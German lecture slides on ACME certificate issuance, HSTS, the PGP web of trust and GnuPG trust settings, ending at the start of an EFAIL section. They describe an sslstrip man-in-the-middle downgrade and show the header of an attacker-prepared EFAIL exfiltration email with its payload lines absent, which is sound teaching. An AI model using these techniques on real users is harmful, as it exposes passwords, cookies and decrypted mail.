
A nonprofit providing free TLS certificates to more than **600M** websites.

Get Started

Sponsor

ACME-Protokoll [RFC8555]

The ACME protocol



- bei Registrierung wird Schlüsselpaar zur Absicherung der Kommunikation erzeugt
- Kommunikation per signierter Nachrichten, Format: JSON Web Signature (JWS), wie JWT
- Directory Object enthält API-Endpunkte, siehe <https://acme-v02.api.letsencrypt.org/directory>
- Order enthält insb. DNS-Name

Response weist **Kontrolle der Domain** nach

- über DNS-Eintrag
`_acme-challenge.`
`www.example.org. 300 IN`
`TXT "gfj9Xq...Rg85nM"`
- oder per Datei auf Webserver
`http:// www.example.org`
`/.well-known/acme-`
`challenge/gfj9Xq...`

- CSR = PKCS#10 Certificate Signing Request (enthält Identifier und Public Key, ist signiert)

Schutz vor Downgrade: HTTP Strict Transport Security [\[RFC6797\]](#)

- **MITM-Angriff**

- Voraussetzung: Website per http zugänglich (mind. Einstiegseite oder Redirect)
- MITM ändert Links <https://domain.tld> -> <http://domain.tld>
[Tool: z.B. per sslstrip, <https://github.com/moxie0/sslstrip>]
(und kommuniziert mit domain.tld selbst per TLS)
- für User nicht erkennbar, ob http von Webseite beabsichtigt oder Angriff
- kann zu Klartext-Übertragung von Passwörtern oder Cookies führen

- **Schutz** durch Response-Header bei TLS-Verbindung,

Strict-Transport-Security:	Bedeutung
<code>max-age=<Dauer in Sekunden></code>	verpflichtende Angabe (Deaktivierung mit <code>max-age=0</code>)
<code>includeSubDomains</code>	optional, HSTS gilt auch für alle Subdomains

- **Beispiel:** Policy gilt für ein Jahr und alle Subdomains

`Strict-Transport-Security: max-age=31536000; includeSubDomains`

HTTP Strict Transport Security (Forts.)

- **Funktionsprinzip:**

- Client ruft Seite <https://example.com> erstmals auf, validiert Zertifikat
- Response enthält HSTS-Header => Client speichert Information, dass example.com für angegebene Zeit nur per TLS aufgerufen werden darf (Firefox: gespeichert in Datei SiteSecurityServiceState.txt)
- bei jedem Aufruf wird Zeitraum aktualisiert
- Browser ändert alle Links zu <http://example.com> auf <https://example.com>

- **Sicherheit:**

- Browser ignoriert über http:// ausgelieferten Header, da manipulierbar
- erster Aufruf ist ungeschützt, ebenso nach Ablauf des Zeitraums
- Abhilfe durch „HSTS preloaded list“ von Servern, die HSTS unterstützen [für Chrome: <https://www.chromium.org/hsts/>]
- kein Verbindungsaufbau, falls Browser Zertifikat nicht validieren kann

- **Einstellung im Browser:** http komplett abschalten, nur https akzeptieren
[<https://securityplanner.consumerreports.org/tool/install-https-everywhere>]

PGP

- Historie:
 - 1991 von Phil Zimmermann entwickelte Software (unter Verletzung des RSA-Patents)
 - anfangs Exportverbot, da starke Kryptographie implementiert
-> Umgehung: Quellcode als Buch veröffentlicht
- heute: offener Standard OpenPGP [[RFC9580](#)] für Nachrichten- und Zertifikatsformat
- Hauptanwendungen: Signatur/Verschlüsselung von E-Mails, Code-Signatur
- Open Source-Implementierungen:
 - GnuPG (auch: GPG): GNU Privacy Guard [<http://www.gnupg.org/>]
 - GPG4Win (ursprünglich vom BSI beauftragt) [<http://www.gpg4win.de/>]
- unterstützte Algorithmen u.a.: RSA, ElGamal, Elliptische Kurven – symm: AES, 3DES – Hashverfahren: SHA-2-256, SHA-3 (Keccak)


Web of Trust

- PGP verzichtet auf zentrale Strukturen und vorgegebene Hierarchien
-> sehr flexibel von rein hierarchischen Strukturen wie eine X.509-PKI bis hin zur „Anarchie“ des Web of Trust mit gleichberechtigten Peers

- **Verantwortung bei den Benutzern:**

- lokale Prüfung der Authentizität von Public Key nach selbst definierter Policy
- Prinzip des *(Trusted) Introducer*: Benutzer können Zertifikate für andere Benutzer ausstellen (PGP-Sprechweise: „Schlüssel signieren / beglaubigen“)

[Quelle: PGP-Pretty Good Privacy, Simson Garfinkel]



Web of Trust (Forts.)

- ermöglicht prinzipiell sichere Verbindung zwischen großer Zahl von Personen
 - ca. 580.000 "bestätigte" Mail-Adressen mit Public Keys [keys.openpgp.org]
 - bis 6/2021: Pool von untereinander synchronisierten Key Servern, mittlerweile vom Netz "wegen DSGVO" [<https://glm.io/157613>]
 - gerichteter Graph der Beziehungen mit Personen/Public Keys als Knoten und Zertifikaten als Kanten, Pathfinder [http://pgp.cs.uu.nl/mk_path.cgi]
 - „small-world-Phänomen“: durchschnittliche Entfernung zwischen zwei beliebigen Personen in sozialen Netzen erstaunlich klein, in größter starker Zusammenhangskomponente von PGP: ca. 6 Kanten (Bsp: Facebook: 99,91% enthalten, Entfernung: ca. 4,7)
- aber:
 - **Vertrauen erforderlich** in korrektes Verhalten anderer (unbekannter) Personen bei Identitätsprüfung Dritter
 - keine Haftung / Schadensersatz bei Fehlern (höchstens Reputationsverlust)
 - unterschiedliche Sorgfalt, keine genau festgelegten Regeln für Prüfung (z.B. keine einheitliche Handhabung, ob Schlüsselinhaber Zugriff auf im Zertifikat angegebene E-Mail-Adresse nachweisen muss)

PGP Web of Trust (Forts.)

- Grad der Identitätsprüfung im Zertifikat angegeben (siehe unten)
- Ergänzung "L" kennzeichnet lokale Zertifikate, die nicht auf den Key-Server geladen werden

sig
sig 1
sig 2
sig 3

Beglaubigung aller Benutzer-IDs von „GPGTools Team <team@gpgtools.org>“, 00D026C4

Zu verwendender geheimer Schlüssel:
Tobias Straub (Test) <straub@dhbw-mannheim.de>

Wie genau haben Sie überprüft, ob der Schlüssel, den Sie jetzt beglaubigen wollen, wirklich der o.g. Person gehört?

☒ Ich antworte nicht.
Ich habe es überhaupt nicht überprüft
☐ Ich habe es flüchtig überprüft
☐ Ich habe es sehr sorgfältig überprüft

☐ Lokale Beglaubigung erstellen

Abbrechen Beglaubigung erstellen

Schlüsselinspektor

Schlüssel Benutzer-IDs Unterschlüssel Fotos

Name	E-Mail	Kommentar
Wesley Gentine	wgentine@bsd.com.br	
Wesley Gentine	wgentine@me.com	
Wesley Gentine	wgentine@gmail.com	

+ - Widerrufen Primär Gültigkeit Vollständig

Beglaubigungen:

	Name	Schlüssel	Erstellt	Verfällt
sig 3	Wesley Gentine	139C09C6	22.10.2010	
sig 3	Wesley Gentine	139C09C6	21.10.2010	
sig 3		E16A8825	22.10.2010	
sig 2 L	Dr. Angela Merkel	A9CC889D	11.09.2013	11.09.2014
sig		FB5972D1	21.10.2010	
sig		2244EDA9	21.10.2010	
sig		1C1CEF22	21.10.2010	
sig		401FF8F3	21.10.2010	
sig		7CB573AA	22.10.2010	




+ - Widerrufen

Schlüssel-Gültigkeit vs. Vertrauen in Inhaber

- **Vertrauen in Inhaber (Owner Trust):** ist der Schlüssel-Inhaber zuverlässig, was das Ausstellen von Zertifikaten angeht? – Levels:
 - *unknown* (Default-Wert)
 - *none* (explizit kein Vertrauen)
 - *marginal* (begrenztes Vertrauen: „... is known to properly sign keys.“)
 - *complete* (volles Vertrauen: „is known to put great care in key signing.“)
 - *ultimate* (sogar Delegation von Vertrauensentscheidungen: "The owner is known to put great care in key signing, and is allowed to make trust decisions for you.“)
- **Schlüssel-Gültigkeit (Key Validity):** ist der angegebene Inhaber eines Schlüssels authentisch ? – Levels:
 - *no answer, unknown* (zwischen beiden wird noch unterschieden)
 - *marginal*: Public Key “vermutlich” authentisch
 - *complete*: Public Key authentisch
 - *ultimate*: Public Key gehört zu eigenem Schlüsselpaar

Beispiele (GnuPG)

- Capabilities:
 - Verwendung des Schlüssel für Zertifizierung, Signatur, verschlüsselte Kommunikation/Speicherung (wird unterschieden), Authentifizierung
 - zusätzliche Angabe möglich, ob Private Key mehreren Personen bekannt oder per Secret Sharing geteilt
- üblicherweise Kombination von Primärem Schlüssel (zum Beglaubigen von Schlüsseln) und Unterschlüssel (für andere Operationen)



Key Validity

- lokal wählbare Parameter zur Beurteilung der Authentizität eines Public Key:
 - **Anzahl der Zertifikate und Art der Aussteller:** es reichen
 - 1 Zertifikat eines Schlüsselinhabers der Stufe „ultimate“ owner trust oder
 - X Zertifikate von Schlüsselinhabern der Stufe „complete“ owner trust (completes-needed), Default X = 1 oder
 - Y Zertifikate von Schlüsselinhabern der Stufe „marginal“ owner trust (marginals-needed), Default Y=3
 - **Schwelle für Grad der Identitätsprüfung** kann angegeben werden (min-cert-level), Default = 2, aber: *Note that level 0 "no particular claim" signatures are always accepted.* [<http://manpages.ubuntu.com/manpages/lucid/man1/gpg.1.html>]
 - **maximale Länge der Zertifikatskette** (max-cert-depth): Default = 5
 - **trust model:**
 - „pgp“: WoT mit „trust signatures“
 - „classic“: WoT ohne „trust sign.“
 - „direct“: manuelle Prüfung
 - „always“: keine Prüfung


Voraus-
setzung:
authent.
Public Key
des Owners

```
gpg: fordere Schlüssel 028BEC19 von hkp-Server pool.sks-keyservers.net
an
gpg: Schlüssel 028BEC19: Öffentlicher Schlüssel "Cipris <Gnet
49:365\0>" importiert
gpg: 3 marginal-needed, 1 complete-needed, PGP Vertrauensmodell
gpg: Tiefe: 0  gültig:  4  signiert:  6  Vertrauen: 0-, 0q, 0n, 0m, 0f, 4u
gpg: Tiefe: 1  gültig:  6  signiert:  1  Vertrauen: 5-, 0q, 0n, 1m, 0f, 0u
gpg: nächste "Trust-DB"-Pflichtüberprüfung am 2015-07-13
gpg: Anzahl insgesamt bearbeiteter Schlüssel: 1
gpg:                                importiert: 1 (RSA: 1)
```

Trust Signatures

- bis jetzt: Owner Trust-Festlegungen rein lokal
- Trust Signatures: [RFC9580: 5.2.3.13] für zusätzliche Aussage im Zertifikat zur Bewertung der Vertrauenswürdigkeit des Schlüsselinhabers durch Aussteller
-> **Transitivität** des Vertrauens, ähnlich CA-Modell


- Parameter: level (Tiefe) und trust amount
 - level = 0: gewöhnliche Signatur
 - level = 1: zertifizierter Schlüssel wird als *trusted introducer* angesehen
 - trust amount = 60 => „partial trust“
 - trust amount = 120 => „complete trust“
 - level = 2: zertifizierter Schlüssel wird als *meta-introducer* angesehen, der "level 1"-Trust Signatures ausstellen darf
 - level = n: zertifiziertem Schlüssel wird für level n-1 Trust Signatures vertraut




- Begrenzung möglich (etwa Domäne der Mailadresse) durch reguläre Ausdrücke

Beispiele [Grafiken und Texte: <http://hauke-laging.de/sicherheit/openpgp.html>]


- verwendete Notation:
Hintergrundfarbe: Owner Trust
Rahmenfarbe: Key Validity




Alle drei beteiligten Schlüssel sind vollständig gültig (gekennzeichnet durch den grünen Rahmen), haben aber einen unterschiedlichen Vertrauensstatus (ownertrust; gekennzeichnet durch die Hintergrundfarbe). Schlüssel A wird überhaupt nicht für Zertifizierungen vertraut, dennoch ist er gültig.




Bei normaler Konfiguration benötigt man von Schlüsseln mit ownertrust complete nur ein einziges Zertifikat, um einen weiteren Schlüssel gültig zu machen.




Die Schlüssel der zweiten Ebene (mit ownertrust marginal) werden wir im vorigen Beispiel schon durch ein einziges Zertifikat gültig. Der neue Schlüssel (Ebene drei) ist nur deshalb gültig, weil er drei Zertifikate trägt, da diese von Schlüsseln mit geringerem Zertifizierungsvertrauen sind. Man erkennt hieran auch, dass es nur auf die Anzahl der Zertifikate ankommt, nicht auf die Anzahl der unterschiedlichen Wege dorthin.




In diesem Beispiel ist es umgekehrt: Den Schlüsseln der ersten Ebene wird weniger Zertifizierungsvertrauen entgegengebracht, weswegen für den Schlüssel der zweiten Ebene drei Zertifikate benötigt werden.



Wenn die Schlüssel der ersten Ebene nicht alle denselben Schlüssel in der zweiten Ebene zertifizieren, werden die Schlüssel der zweiten Ebene nicht vollständig gültig, sondern nur marginal gültig. Das bedeutet, dass **ihre Zertifikate nicht gewertet** werden, so dass der Schlüssel der dritten Ebene komplett ungültig bleibt. Hier kann man auch sehen, dass Schlüssel, die nicht vollständig gültig sind, einen positiven ownertrust haben können.



Wenn die Schlüssel der ersten Ebene jeweils nicht nur einen, sondern alle drei Schlüssel der zweiten Ebene zertifizieren, dann werden (wie in einem vorigen Beispiel) die Schlüssel der zweiten Ebene alle gültig und damit wie gehabt auch der in der dritten.



Die Zertifikate zur Validierung eines Schlüssels können aus unterschiedlichen Ebenen kommen.

Sicherheitslücken EFAIL (Abb. und Beschreibung: <https://efail.de>)



- Poddebniak et al. 2018 [USENIX] demonstrieren zwei aktive Angriffe auf Verschlüsselung mit OpenPGP oder S/MIME

1. "Direct Exfiltration":

```
1 From: attacker@efail.de
2 To: victim@company.com
3 Content-Type: multipart/mixed;boundary="BOUNDARY"
4
5 --BOUNDARY
6 Content-Type: text/html
7
8 
18 --BOUNDARY--
```

(a) Attacker-prepared email received by email client.

Angreifer fügt **Ergänzungen vor und nach Chiffre** ein

